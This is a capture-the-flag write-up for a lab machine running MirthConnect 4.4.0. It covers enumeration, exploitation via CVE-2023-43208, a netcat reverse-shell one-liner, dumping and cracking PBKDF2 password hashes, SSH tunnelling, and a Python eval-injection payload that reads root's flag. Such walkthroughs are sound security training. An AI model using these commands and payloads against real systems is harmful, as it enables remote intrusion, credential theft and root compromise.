
Overview
| Category | Info |
|---|---|
| Machine Name | Interpreter |
| Difficulty | Medium |
| Release Date | 21 February, 2026 |
| Author | ReziT |
| OS | Linux |
| Pwned Date | 23 February, 2026 |
Enumeration
Port Scan
Initial enumeration revealed the following open ports:
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07:eb:d1:b1:61:9a:6f:38:08:e0:1e:3e:5b:61:03:b9 (ECDSA)
|_  256 fc:d5:7a:ca:8c:4f:c1:bd:c7:2f:3a:ef:e1:5e:99:0f (ED25519)
80/tcp   open  http     Jetty
|_http-title: Mirth Connect Administrator
| http-methods:
|_  Potentially risky methods: TRACE
443/tcp  open  ssl/http Jetty
|_http-title: Mirth Connect Administrator
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_Not valid after:  2075-09-19T12:50:05
|_ssl-date: TLS randomness does not represent time
6661/tcp open  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The two localhost-only ports stood out immediately as targets for SSH tunneling after gaining a foothold.
MirthConnect


Visiting the web interface revealed a webstat.jnpl file exposing the version: MirthConnect 4.4.0.
Initial Foothold: CVE-2023-43208
MirthConnect 4.4.0 is vulnerable to CVE-2023-43208, an unauthenticated Remote Code Execution vulnerability.

Use this command on the terminal after RCE works and setup listener on another terminal to get interactive shell:
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.14.11 5555 > /tmp/f
Credential Harvesting
Database Credentials
The MirthConnect configuration file at /usr/local/mirthconnect/conf/mirth.properties contained plaintext credentials:
database.username = mirthdb
database.password = <REDACTED>

keystore.path     = ${dir.appdata}/keystore.jks
keystore.storepass = 5GbU5HGTOOgE
keystore.keypass   = tAuJfQeXdnPw
keystore.type      = JCEKS
PBKDF2 Hash Cracking
The following hash string was discovered for user sedric:
mysql -u mirthdb -p<PASS> -e "USE mc_bdd_prod; SELECT p.USERNAME, pp.PASSWORD FROM PERSON p JOIN PERSON_PASSWORD pp ON p.ID = pp.PERSON_ID;"

USERNAME        PASSWORD
sedric  u/+LB<REDACTED>
This is a PBKDF2-HMAC-SHA256 hash. To convert it into hashcat format, the following steps were performed in CyberChef:
- From Base64 — decode the hash value
- To Hex — convert to hex representation
- Take first 8 bytes — convert from hex → base64, this is the salt
- Take remaining bytes — convert from hex → base64, this is the hash
This produced the hashcat-compatible format:
sha256:600000:<SALT>:<ENCRYPTED HASH>
Cracking with hashcat:
hashcat -m 10900 -a 0 hash.txt /usr/share/wordlists/rockyou.txt

Get the flag after gaining secure shell using SSH
Privilege Escalation
Discovery
Running ss -tulnp after SSH access confirmed the earlier localhost port of interest 127.0.0.1:54321.

These ports are explained as following for the service they are running:
Publicly Accessible Services (0.0.0.0:*) and Restricted Local Services (127.0.0.1:*)
0.0.0.0:22: SSH port0.0.0.0:80: HTTP Web-Server0.0.0.0:443: HTTPS Server0.0.0.0:4444: netcat shell we are running0.0.0.0:6661: MirthConnect CLI127.0.0.1:3306: Mysql server127.0.0.1:54321: Some internal service
127.0.0.1:54321 is a restricted local service so we use SSH tunneling:
ssh -L 54321:127.0.0.1:54321 sedric@interpreter.htb
We see the processes running on the box using ps aux

Code Analysis
The service accepts XML patient data via POST /addPatient and formats it using a templating function. The critical flaw is in this block:
template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
try:
    return eval(f"f'''{template}'''")
User-controlled fields are interpolated into a string that is then evaluated as an f-string via eval(). This means anything inside {} in an input field is executed as Python code.
The regex filter attempts to block dangerous characters:
pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
However it permits {}, ., (), _, ', and " — more than enough to achieve code execution using Python built-ins.
Exploitation
Since curl was not available on the box, a Python script was crafted and run directly:
import requests

xml_payload = """<patient>
  <firstname>John</firstname>
  <lastname>cena</lastname>
  <sender_app>{__import__('builtins').open('/root/root.txt').read()}</sender_app>
  <timestamp>12/12/2024</timestamp>
  <birth_date>01/01/1990</birth_date>
  <gender>M</gender>
</patient>"""

r = requests.post(
    "http://127.0.0.1:54321/addPatient",
    headers={"Content-Type": "application/xml"},
    data=xml_payload
)

print(r.status_code)
print(r.text)
The sender_app field injects {__import__('builtins').open('/root/root.txt').read()} into the eval’d f-string. Since the service runs as root, this directly reads the root flag.

Key Takeaways
- CVE-2023-43208: MirthConnect 4.4.0 is affected by unauthenticated RCE. Always check service versions during enumeration.
- PBKDF2 hashes: Can be cracked with hashcat mode
10900. The salt/hash split must be done manually when the format is non-standard. eval()on user input is never safe: even with regex filtering. Whitelisting characters like{},(), and.is insufficient when the target is a Python expression evaluator.
References
- CVE-2023-43208: https://github.com/K3ysTr0K3R/CVE-2023-43208-EXPLOIT/tree/main
- PBKDF2-HMAC-SHA256 hash: https://github.com/nextgenhealthcare/connect/issues/5665
Write-up prepared by: the008killer